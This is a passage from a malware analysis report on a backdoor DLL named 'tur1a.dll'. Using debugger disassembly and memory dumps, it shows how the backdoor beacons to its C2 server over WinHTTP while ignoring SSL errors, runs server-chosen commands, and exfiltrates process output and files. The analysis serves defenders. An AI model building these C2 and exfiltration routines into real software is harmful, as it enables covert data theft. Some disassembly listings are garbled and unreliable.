


Figure 27

The backdoor adds an HTTP request header called "Title" that contains the Machine GUID to the request handle (0x20000000 = HTTP_ADDREQ_FLAG_ADD):

Figure 28

The security flags for the handle are set using WinHttpSetOption (0x1F = WINHTTP_OPTION_SECURITY_FLAGS, 0x3300 = WinHttpRequestOption_SslErrorIgnoreFlags):

Figure 29

The malicious process sends the POST request to the C2 server by calling the WinHttpSendRequest API:

Figure 30

A confirmation message "01 00" is sent to the C2 server using WinHttpWriteData:

```

00007FF8A73B1FAB 49 8B CE --- mov rcx,r14
00007FF8A73B1FAE E8 7D F4 FF FF call tur1a.7FF8A73B1430
00007FF8A73B1FB3 48 8B F8 --- mov r15,eax
00007FF8A73B1FB6 4D 48 10 --- lea rcx,qword ptr ds:[rax+10]
00007FF8A73B1FB9 E8 52 F3 FF FF call tur1a.7FF8A73B1310
00007FF8A73B1FBE 48 8B F8 --- mov rdi,rax
00007FF8A73B1FC1 48 85 C0 --- test rax,rax
00007FF8A73B1FC4 0F 84 03 01 00 00 je tur1a.7FF8A73B20CD
00007FF8A73B1FCA 41 8B 0E 00 00 00 mov r8d,e
00007FF8A73B1FD0 48 8D 15 59 11 00 00 lea rdx,qword ptr ds:[7FF8A73B3130]
00007FF8A73B1FD7 48 8B C8 --- mov rcx,rax
00007FF8A73B1FDA E8 B1 F3 FF FF call tur1a.7FF8A73B1390
00007FF8A73B1FDF 48 8D 4F 0E --- lea rcx,qword ptr ds:[rdi+E]
00007FF8A73B1FE3 45 8B C7 --- mov r8d,r15d
00007FF8A73B1FE6 49 8B D6 --- mov rdx,r14
00007FF8A73B1FE9 E8 A2 F3 FF FF call tur1a.7FF8A73B1390
00007FF8A73B1FEE 41 B9 00 00 00 20 mov r9d,20000000
00007FF8A73B1FF4 41 83 C8 FF --- or r8d,FFFFFFFF
00007FF8A73B1FFB 48 8B D7 --- mov rdx,rdi
00007FF8A73B1FFB 48 8B CB --- mov rcx,rbx
00007FF8A73B1FFB 48 8B CB --- mov rcx,rbx
00007FF8A73B2004 48 8B CB --- mov rcx,rbx
00007FF8A73B2007 85 C0 --- test eax,eax
00007FF8A73B2009 0F 84 C1 00 00 00 je tur1a.7FF8A73B2000
00007FF8A73B200F 41 B9 04 00 00 00 mov r9d,4
00007FF8A73B2015 C7 45 58 00 33 00 00 mov dword ptr ss:[rbp+58],3300
00007FF8A73B201C 4C 8D 80 --- lea r8,qword ptr ss:[rbp+8]
00007FF8A73B2020 41 8D 51 18 --- lea edx,qword ptr ds:[r9+18]
00007FF8A73B2024 FF 15 C6 10 00 00 call qword ptr ds:[<winhttpsetoptions>]
00007FF8A73B202A 48 8B CB --- mov rcx,rbx
00007FF8A73B202D 85 C0 --- test eax,eax
00007FF8A73B202F 0F 84 9B 00 00 00 je tur1a.7FF8A73B2000
00007FF8A73B2035 8B 7D 50 --- mov edi,dword ptr ss:[rbp+50]
00007FF8A73B2038 45 33 FF --- xor r15d,r15d
00007FF8A73B203B 4C 89 7C 24 30 --- mov qword ptr ss:[rsp+30],r15
00007FF8A73B2040 45 33 C9 --- xor r9d,r9d
00007FF8A73B2043 89 7C 24 28 --- mov dword ptr ss:[rsp+28],edi
00007FF8A73B2047 45 33 C0 --- xor r8d,r8d
00007FF8A73B204A 33 D2 --- xor edx,edx
00007FF8A73B204C 48 89 7C 24 20 --- mov dword ptr ss:[rsp+20],r15d
00007FF8A73B2051 FF 15 81 10 00 00 call qword ptr ds:[<winhttpsendrequest>]
00007FF8A73B2057 85 C0 CB --- test eax,ebx
00007FF8A73B205A 74 67 --- je tur1a.7FF8A73B20C5
00007FF8A73B205E 4C 8D 4D E0 --- lea r9,qword ptr ss:[rbp-20]
00007FF8A73B2062 44 8B C7 --- mov r8d,edi
00007FF8A73B2065 49 8B D4 --- mov rdx,r12
00007FF8A73B2068 FF 15 72 10 00 00 call qword ptr ds:[<winhttpwriteData>]

```

Figure 31

WinHttpRequestResponse is utilized to halt the process until it receives the response to the HTTP request:

```

00007FF8A73B2075 33 D2 --- xor edx,edx
00007FF8A73B2077 FF 15 A3 10 00 00 call qword ptr ds:[<winhttpreceiveResponse>]
00007FF8A73B2080 39 7D E0 --- cmp dword ptr ss:[rbp-20],edi
00007FF8A73B2083 74 50 --- je tur1a.7FF8A73B20C5
00007FF8A73B2085 FF 15 C8 10 00 00 call qword ptr ds:[<winhttpclosehandle>]

```

Figure 32

The backdoor sleeps for "TimeShort" milliseconds and waits for further instructions:

```

00007FF8A73B209E 8B 4E 0C --- mov ecx,dword ptr ds:[rsi+C]
00007FF8A73B20A1 FF 15 C9 0F 00 00 call qword ptr ds:[<Sleep>]
00007FF8A73B20A8 48 8B 56 28 --- mov r8,qword ptr ds:[rsi+28]
00007FF8A73B20AB 4C 8D 40 48 --- lea r9,qword ptr ss:[rbp+48]
00007FF8A73B20AD 4C 8D 4F 59 --- lea r9,qword ptr ss:[rbp+49]

```

Figure 33

1st byte = 0x02 – create a process and exfiltrate its output

The malicious file creates an anonymous pipe and returns handles to the read/write ends of the pipe:

```

00007FF8A73B1046 C7 45 80 18 00 00 00 mov dword ptr ss:[rbp-80],18
00007FF8A73B104D 45 33 C9 --- xor r9d,r9d
00007FF8A73B1050 48 89 5D 88 --- mov qword ptr ss:[rbp-78],rbx
00007FF8A73B1054 4C 8D 45 80 --- lea r8,qword ptr ss:[rbp-80]
00007FF8A73B1058 C7 45 90 01 00 00 00 mov dword ptr ss:[rbp-70],1
00007FF8A73B105F 48 8D 54 24 50 --- lea rdx,qword ptr ss:[rsp+50]
00007FF8A73B1064 48 C7 45 30 FF FF FF FF mov qword ptr ss:[rbp+30],FFFFFFFFFFFFFFFF
00007FF8A73B106C 48 8D 40 30 --- lea rcx,qword ptr ss:[rbp+30]
00007FF8A73B1070 48 C7 44 24 50 FF FF FF FF mov qword ptr ss:[rsp+50],FFFFFFFFFFFFFFFF
00007FF8A73B1079 FF 15 01 20 00 00 call qword ptr ds:[<createPipe>]
00007FF8A73B107F 85 C0 --- test eax,eax
00007FF8A73B1081 74 2A --- je tur1a.7FF8A73B10AD

```

Figure 34

The write handle is set to be inherited by calling the SetHandleInformation routine (0x1 = HANDLE_FLAG_INHERIT):

```

00007FF8A73B1088 8D 53 01 lea edx,qword ptr ds:[rbx+1]
00007FF8A73B1089 45 33 C0 xor r8d,r8d
RIP → 00007FF8A73B108E FF 15 0C 20 00 00 call qword ptr ds:[<&SetHandleInformation]
00007FF8A73B1093 85 C0 test eax,eax
00007FF8A73B1096 75 1C jne tur1a.7FF8A73B10B4
00007FF8A73B1098 48 8B 4D 30 mov rcx,qword ptr ss:[rbp+30]
00007FF8A73B109C FF 15 9E 1F 00 00 call qword ptr ds:[<&closeHandle]
00007FF8A73B10A2 48 8B 4C 24 50 mov rcx,qword ptr ss:[rsp+50]
00007FF8A73B10A7 FF 15 93 1F 00 00 call qword ptr ds:[<&closeHandle]
00007FF8A73B10AD 80 05 mov al,5
00007FF8A73B10AF E9 3B 02 00 00 jmp tur1a.7FF8A73B12EF
RAX 0000000000000001
RBX 0000000000000000
RCX 00000000000000F8
RDX 0000000000000001
RBP 0000008031EF4A0
RSP 0000008031EF3A0
RSI 0000008031EF520
RDI 0000008031EF620
R8 0000000000000000

```

Figure 35

A second anonymous pipe is created via a function call to CreatePipe:

```

00007FF8A73B10B7 48 C7 44 24 58 FF FF mov qword ptr ss:[rsp+58],FFFFFFFFFFFFFFFF
00007FF8A73B10C4 48 C7 44 24 60 FF FF mov qword ptr ss:[rsp+60],FFFFFFFFFFFFFFFF
00007FF8A73B10CD 48 8D 54 24 60 lea rdx,qword ptr ss:[rsp+60]
00007FF8A73B10D2 48 8D 4C 24 58 lea rcx,qword ptr ss:[rsp+58]
RIP → 00007FF8A73B10D7 FF 15 A3 1F 00 00 call qword ptr ds:[<&createPipe]
00007FF8A73B10DD 85 C0 test eax,eax
00007FF8A73B10E1 48 8B 4C 24 58 mov rcx,qword ptr ss:[rsp+58]
00007FF8A73B10E6 45 33 C0 xor r8d,r8d
00007FF8A73B10E9 41 8D 50 01 lea edx,qword ptr ds:[r8+1]
00007FF8A73B10ED FF 15 AD 1F 00 00 call qword ptr ds:[<&SetHandleInformation]
RAX 0000000000000001
RBX 0000000000000000
RCX 0000008031EF3F8
RDX 0000008031EF400
RBP 0000008031EF4A0
RSP 0000008031EF3A0
RSI 0000008031EF520
RDI 0000008031EF620
R8 0000008031EF420
R9 0000000000000000

```

Figure 36

The read handle is set to be inherited by calling the SetHandleInformation routine (0x1 = HANDLE_FLAG_INHERIT):

```

00007FF8A73B10E6 45 33 C0 xor r8d,r8d
00007FF8A73B10E9 41 8D 50 01 lea edx,qword ptr ds:[r8+1]
RIP → 00007FF8A73B10ED FF 15 AD 1F 00 00 call qword ptr ds:[<&SetHandleInformation]
00007FF8A73B10F5 0F 84 F8 00 00 00 je tur1a.7FF8A73B11F3
00007FF8A73B10F8 33 D2 xor edx,edx
00007FF8A73B10FD 48 8D 4D A0 lea rcx,qword ptr ss:[rbp-60]
00007FF8A73B1101 44 8D 42 68 lea r8d,qword ptr ds:[rdx+68]
00007FF8A73B1105 E8 D6 02 00 00 call tur1a.7FF8A73B13E9
00007FF8A73B110A 48 8B 45 30 mov rax,qword ptr ss:[rbp+30]
00007FF8A73B110E 48 8D 4C 24 68 lea rcx,qword ptr ss:[rsp+68]
RAX 0000000000000001
RBX 0000000000000000
RCX 00000000000000C5
RDX 0000000000000001
RBP 0000008031EF4A0
RSP 0000008031EF3A0
RSI 0000008031EF520
RDI 0000008031EF620
R8 0000000000000000

```

Figure 37

The malware creates a process mentioned by the C2 server in the response (0x08000000 = CREATE_NO_WINDOW):

Figure 38

WaitForSingleObject is used to wait until the above process is in the signaled state or 0xEA60 = 60000ms = 60 seconds have elapsed:


```

00007FF8A73B11B5 48 8B 4C 24 68 mov rcx,qword ptr ss:[rsp+68]
00007FF8A73B11B6 BA 60 EA 00 00 mov edx,EAG0
00007FF8A73B11B7 48 8B 4C 24 58 mov rcx,qword ptr ds:[<waitForSingleObject>]
00007FF8A73B11B8 45 33 C9 xor r9d,r9d
00007FF8A73B11B9 45 33 C0 xor r8d,r8d

```

Figure 39

The output of the created process is copied from the anonymous pipe into a buffer by calling the PeekNamedPipe function:

```

00007FF8A73B1105 E8 D6 02 00 00 call tur1a.7FF8A73B13E0
00007FF8A73B110E 48 8B 4C 24 68 lea rcx,qword ptr ss:[rbp+68]
00007FF8A73B1113 33 D2 xor edx,edx
00007FF8A73B1115 48 89 45 F0 mov qword ptr ss:[rbp-10],rax
00007FF8A73B1119 48 8B 44 24 60 mov rax,qword ptr ss:[rsp+60]
00007FF8A73B111E C7 45 A0 68 00 00 00 mov dword ptr ss:[rbp-68],68
00007FF8A73B1125 C7 45 DC 01 01 00 00 mov dword ptr ss:[rbp-24],101
00007FF8A73B112C 44 8D 42 18 lea r8d,qword ptr ds:[rdx+18]
00007FF8A73B1130 66 89 5D E0 mov word ptr ss:[rbp-20],bx
00007FF8A73B1134 48 89 45 F8 mov qword ptr ss:[rbp-8],rax
00007FF8A73B1138 48 89 45 00 mov qword ptr ss:[rbp],rax
00007FF8A73B113C E8 9F 02 00 00 call tur1a.7FF8A73B13E0
00007FF8A73B1141 48 8D 44 24 68 lea rcx,qword ptr ss:[rsp+68]
00007FF8A73B1146 45 33 C9 xor r9d,r9d
00007FF8A73B1149 48 89 44 24 48 mov qword ptr ss:[rsp+48],rax
00007FF8A73B114E 45 33 C0 xor r8d,r8d
00007FF8A73B1151 48 8D 45 A0 lea rax,qword ptr ss:[rbp-60]
00007FF8A73B1155 49 8B D6 mov rdx,r14
00007FF8A73B1158 48 89 44 24 40 mov qword ptr ss:[rsp+40],rax
00007FF8A73B115D 33 C9 xor ecx,ecx
00007FF8A73B115F 48 89 5C 24 38 mov qword ptr ss:[rsp+38],rbx
00007FF8A73B1164 48 89 5C 24 30 mov qword ptr ss:[rsp+30],rbx
00007FF8A73B1169 C7 44 24 28 00 00 00 mov dword ptr ss:[rsp+28],80000000
00007FF8A73B1171 C7 44 24 20 01 00 00 mov dword ptr ss:[rsp+20],1
00007FF8A73B1179 FF 15 D1 1E 00 00 call qword ptr ds:[<createProcessw>]
00007FF8A73B117F 85 C0 test eax,eax
00007FF8A73B1181 75 32 jne tur1a.7FF8A73B1185
00007FF8A73B1183 48 8B 4D 30 mov rcx,qword ptr ss:[rbp+30]
00007FF8A73B1187 FF 15 83 1E 00 00 call qword ptr ds:[<closeHandle>]
00007FF8A73B118D 48 8B 4C 24 50 mov rcx,qword ptr ss:[rsp+50]
00007FF8A73B1192 FF 15 A8 1E 00 00 call qword ptr ds:[<closeHandle>]
00007FF8A73B1198 48 8B 4C 24 60 mov rcx,qword ptr ss:[rsp+60]
00007FF8A73B119D FF 15 9D 1E 00 00 call qword ptr ds:[<closeHandle>]
00007FF8A73B11A3 48 8B 4C 24 58 mov rcx,qword ptr ss:[rsp+58]
00007FF8A73B11A8 FF 15 92 1E 00 00 call qword ptr ds:[<closeHandle>]
00007FF8A73B11AE 80 04 mov al,4
00007FF8A73B11B0 E9 3A 01 00 00 jmp tur1a.7FF8A73B12EF
00007FF8A73B11B5 48 8B 4C 24 68 mov rcx,qword ptr ss:[rsp+68]
00007FF8A73B11BA BA 60 EA 00 00 mov edx,EAG0
00007FF8A73B11BF FF 15 83 1E 00 00 call qword ptr ds:[<waitForSingleObject>]
00007FF8A73B11C5 48 8B 4C 24 58 mov rcx,qword ptr ss:[rsp+58]
00007FF8A73B11CA 45 33 C9 xor r9d,r9d
00007FF8A73B11CD 45 33 C0 xor r8d,r8d
00007FF8A73B11D0 48 89 5C 24 28 mov qword ptr ss:[rsp+28],rbx
00007FF8A73B11D5 33 D2 xor edx,edx
00007FF8A73B11D7 48 89 7C 24 20 mov qword ptr ss:[rsp+20],rdi
00007FF8A73B11DC FF 15 76 1E 00 00 call qword ptr ds:[<peekNamedPipe>]

```

Figure 40

The process reads data from the pipe using ReadFile:

Figure 41

Address	Hex	ASCII
000001F6B9E22D0	4D 69 63 72 6F 73 6F 66 74 20 57 69 6E 64 6F 77	Microsoft window
000001F6B9E22E0	73 20 58 56 65 72 73 69 6F 6E 20 31 30 2E 30 2E	s [Version 10.0.
000001F6B9E22F0	31 36 32 39 39 2E 33 30 39 5D 0D 0A 28 63 29 20	16299.309)..(c)
000001F6B9E2300	32 30 31 37 20 4D 69 63 72 6F 73 6F 66 74 20 43	2017 Microsoft c
000001F6B9E2310	6F 72 70 6F 72 61 74 69 6F 6E 2E 20 41 6C 6C 20	orporation. All
000001F6B9E2320	72 69 67 68 74 73 20 72 65 73 65 72 76 65 64 2E	rights reserved.
000001F6B9E2330	0D 0A 0D 0A 43 3A 5C 57 69 6E 64 6F 77 73 5C 53	...C:\Windows\S
000001F6B9E2340	79 73 74 65 6D 33 32 3E 81 D5 A5 2E 00 33 00 8C	ystem32}.0%.3..

Figure 42

The backdoor kills the process created above using the TerminateProcess routine:

Figure 43

The execution flow of creating a POST request (WinHttpOpenRequest -> WinHttpAddRequestHeaders -> WinHttpSetOption -> WinHttpSendRequest) is repeated and will not be detailed again. The process output is exfiltrated to the CnC server:

The image shows a debugger interface with three main panes:

- Assembly Pane:** Displays assembly instructions with their addresses and disassembled code. Key instructions include:
 - 49 88 C6 mov rcx, r15
 - 4A 88 F8 call tur1a.7FF8A73B1430
 - 4B 88 10 mov r15d, eax
 - 4C 52 F3 FF FF call tur1a.7FF8A73B1310
 - 4D 88 F8 mov rdi, rcx
 - 4E 85 C0 test rax, rcx
 - 4F 84 03 01 00 00 je tur1a.7FF8A73B20CD
 - 50 88 C8 mov rcx, rcx
 - 51 80 15 59 11 00 00 lea rdx, qword ptr ds:[7FF8A73B1310]
 - 52 88 C8 mov rcx, rax
 - 53 81 F3 FF FF call tur1a.7FF8A73B1390
 - 54 80 4F 0E lea rcx, qword ptr ds:[rdi+E]
 - 55 88 C7 mov rdx, rdi
 - 56 88 D6 mov rdx, r14
 - 57 A2 F3 FF FF call tur1a.7FF8A73B1390
 - 58 B9 00 00 00 20 mov r9d, 20000000
 - 59 83 C8 FF or r8d, FFFFFFFF
 - 5A 88 D7 mov rdx, rdi
 - 5B 88 CB mov rcx, rbx
 - 5C FF 15 0C 11 00 00 call qword ptr ds:[<winHttpAddRequestHeader>]
 - 5D 88 CB mov rcx, rbx
 - 5E 85 C0 test eax, eax
 - 5F 0F 84 C1 00 00 00 je tur1a.7FF8A73B20DD
 - 60 88 C7 mov r9d, 7
 - 61 C7 45 58 00 33 00 00 mov dword ptr ss:[rbp+58], 3300
 - 62 4C 8D 45 58 lea r8, qword ptr ss:[rbp+58]
 - 63 41 8D 51 18 lea edx, qword ptr ds:[r9+18]
 - 64 FF 15 C6 10 00 00 call qword ptr ds:[<winHttpSetOptions>]
 - 65 88 CB mov rcx, rbx
 - 66 85 C0 test eax, eax
 - 67 0F 84 98 00 00 00 je tur1a.7FF8A73B20DD
 - 68 8B 7D 50 mov edi, dword ptr ss:[rbp+50]
 - 69 45 33 FF xor r15d, r15d
 - 6A 4C 89 7C 24 30 mov qword ptr ss:[rbp+30], r15
 - 6B 45 33 C9 xor r9d, r9d
 - 6C 89 7C 24 28 mov dword ptr ss:[rsp+28], edi
 - 6D 45 33 C0 xor r8d, r8d
 - 6E 45 33 C0 xor edx, edx
 - 6F 44 89 7C 24 20 mov dword ptr ss:[rsp+20], r15d
 - 70 FF 15 81 10 00 00 call qword ptr ds:[<winHttpSendRequest>]
 - 71 88 CB mov rcx, rbx
 - 72 85 C0 test eax, eax
 - 73 74 67 je tur1a.7FF8A73B20C5
 - 74 4C 8D 40 E0 lea r9, qword ptr ss:[rbp-20]
 - 75 44 88 C7 mov r8d, edi
 - 76 49 88 D4 mov rdx, r12
 - 77 FF 15 72 10 00 00 call qword ptr ds:[<winHttpWriteData>]
- Registers Pane:** Shows the state of CPU registers. RAX is 0000000000000001, RBX is 000001F16898BF60, RCX is 000001F16898BF60, etc. The RIP register is 00007FF8A73B2068.
- Memory Dump Pane:** Shows a hex dump of memory starting at address 000001F1689DA650. The first few bytes are 02 00 4D 69 63 72 6F 73 6F 66 74 20 57 69 6E 64, which correspond to the ASCII string ".Microsoft Wind".

Figure 44

1st byte = 0x03 – create and populate a file

The backdoor creates a file specified by the C2 server using CreateFileW (0x40000000 = **GENERIC_WRITE**, 0x2 = **CREATE_ALWAYS**, 0x80 = **FILE_ATTRIBUTE_NORMAL**):



Figure 45

The WriteFile API is utilized to populate the file with data received from the server:




Figure 46

A confirmation message "03 00" is sent to the C2 server.

1st byte = 0x04 – exfiltrate a file to the C2 server

The process opens a file nominated by the server using CreateFileW (0x80000000 = **GENERIC_READ**, 0x3 = **OPEN_EXISTING**, 0x80 = **FILE_ATTRIBUTE_NORMAL**):

The screenshot shows a debugger window with assembly code on the left and system information on the right. The assembly code includes instructions for opening a file using `call tur1a.7FF8A73B1430` (CreateFileW), setting up registers, and performing file operations. The right pane shows the `RAX` register containing `0000000000000012` and the `RDX` register containing `000001F6B8A5A0A1`, which points to the file `L"file.txt"`. Other registers like `RBP`, `RSP`, `RSI`, and `RDI` are also visible, along with flags and error codes.

Figure 47

The size of the file is retrieved by calling the GetFileSize routine:

The screenshot shows a debugger window with assembly code on the left and system information on the right. The assembly code includes instructions for retrieving the file size using `call qword ptr ds:[<GetFileSize>]`. The right pane shows the `RAX` register containing `0000000000000530`, which represents the file size in bytes.

Figure 48

The file content is copied to a buffer via a function call to ReadFile:

qword ptr [00007FF8A73B3098 <tur1a.&readFile>]=<kernel32.ReadFile>

.text:00007FF8A73B18CF tur1a.dll:518CF #CCF

Address Hex ASCII

000001F16B985440 00 00 00 00 00 00 00 00 F1 82 20 2F 00 15 00 80

Figure 49

The content extracted above is transmitted to the CnC server:

qword ptr [00007FF8A73B30E0 <tur1a.&winHttpWriteData>]=winhttp.WinHttpWriteData>

.text:00007FF8A73B2068 tur1a.dll:2068 #1468

Address Hex ASCII

000001F16B985470 04 00 74 65 73 74 00 00 F2 82 25 2F 00 18 00 88

Figure 50

1st byte = 0x05 – spawn a new process

The malicious process creates an anonymous pipe using the CreatePipe API:

00007FF8A73B2A5F	C7 44 24 50 18 00 00	mov dword ptr ss:[rsp+50],18	RAX	0000000000000018	
00007FF8A73B2A67	45 33 C9	xor r9d,r9d	RBX	000001F16B965050	
00007FF8A73B2A6A	4C 89 64 24 58	mov qword ptr ss:[rsp+58],r12	RCX	000001F16B965050	
00007FF8A73B2A6F	4C 8D 44 24 50	lea r9,qword ptr ss:[rsp+50]	RDX	000001F16B965058	
00007FF8A73B2A74	C7 44 24 60 01 00 00	mov dword ptr ss:[rsp+60],1	RBP	000001F16B85A0A1	L"cmd.exe"
00007FF8A73B2A7C	48 8D 53 08	lea rdx,qword ptr ds:[rbx+8]	RSP	000000803E1EF3D0	
00007FF8A73B2A80	48 8B CB	mov rcx,rbx	RSI	000001F16B979130	&L"SYSTEM\\CurrentControlSet"
00007FF8A73B2A83	FF 15 F7 05 00 00	call qword ptr ds:[<&CreatePipe>]	RDI	000001F16B85A0A1	L"cmd.exe"
00007FF8A73B2A89	85 C0	test eax,eax	R8	000000803E1EF420	
00007FF8A73B2A8A	48 8D 44 24 50	lea r9,qword ptr ds:[rsp+50]	R9	0000000000000000	
00007FF8A73B2A91	0F 84 9D 00 00 00	je tur1a.7FF8A73B2B2E			
00007FF8A73B2A91	48 8B 48 08	mov rcx,qword ptr ds:[rbx+8]			
00007FF8A73B2A95	41 8D 54 24 01	lea edx,qword ptr ds:[r12+1]			

Figure 51

The write handle is set to be inherited by calling the SetHandleInformation routine (0x1 = HANDLE_FLAG_INHERIT):

00007FF8A73B2A95	41 8D 54 24 01	lea edx,qword ptr ds:[r12+1]	RAX	0000000000000001	
00007FF8A73B2A9A	45 33 C0	xor r8d,r8d	RBX	000001F16B965050	
00007FF8A73B2A9D	FF 15 FD 05 00 00	call qword ptr ds:[<&SetHandleInformation>]	RCX	00000000000000F8	
00007FF8A73B2AA3	85 C0	test eax,eax	RDX	0000000000000001	
00007FF8A73B2AA5	0F 85 8A 00 00 00	jne tur1a.7FF8A73B2B35	RBP	000001F16B85A0A1	L"cmd.exe"
00007FF8A73B2AAB	49 8B 0F	mov rcx,qword ptr ds:[r15]	RSP	000000803E1EF3D0	
00007FF8A73B2AAE	48 8D 41 FF	lea rax,qword ptr ds:[rcx-1]	RSI	000001F16B979130	&L"SYSTEM\\CurrentControlSet"
00007FF8A73B2AB2	48 83 F8 FD	cmp rax,FFFFFFFFFD	RDI	000001F16B85A0A1	L"cmd.exe"
00007FF8A73B2AB6	77 08	ja tur1a.7FF8A73B2AC0	R8	000000803E1EF420	
00007FF8A73B2AB8	33 D2	xor edx,edx	R9	0000000000000000	
00007FF8A73B2ABA	FF 15 C8 05 00 00	call qword ptr ds:[<&TerminateProcess>]			

Figure 52

A second anonymous pipe is created by the malware:

00007FF8A73B2B38	4C 8D 44 24 50	lea r8,qword ptr ss:[rsp+50]	RAX	0000000000000001	
00007FF8A73B2B3D	48 8D 53 18	lea rdx,qword ptr ds:[rbx+18]	RBX	000001F16B965050	
00007FF8A73B2B41	48 8D 48 10	lea rcx,qword ptr ds:[rbx+10]	RCX	000001F16B965060	
00007FF8A73B2B45	FF 15 35 05 00 00	call qword ptr ds:[<&CreatePipe>]	RDX	000001F16B965068	
00007FF8A73B2B48	85 C0	test eax,eax	RBP	000001F16B85A0A1	L"cmd.exe"
00007FF8A73B2B4D	0F 84 58 FF FF FF	je tur1a.7FF8A73B2AAB	RSP	000000803E1EF3D0	
00007FF8A73B2B53	48 8B 48 10	mov rcx,qword ptr ds:[rbx+10]	RSI	000001F16B979130	&L"SYSTEM\\CurrentControlSet"
00007FF8A73B2B57	45 33 C0	xor r8d,r8d	RDI	000001F16B85A0A1	L"cmd.exe"
00007FF8A73B2B5A	41 8D 50 01	lea edx,qword ptr ds:[r8+1]	R8	000000803E1EF420	
00007FF8A73B2B5E	FF 15 3C 05 00 00	call qword ptr ds:[<&SetHandleInformation>]	R9	0000000000000000	
00007FF8A73B2B64	85 C0	test eax,eax			
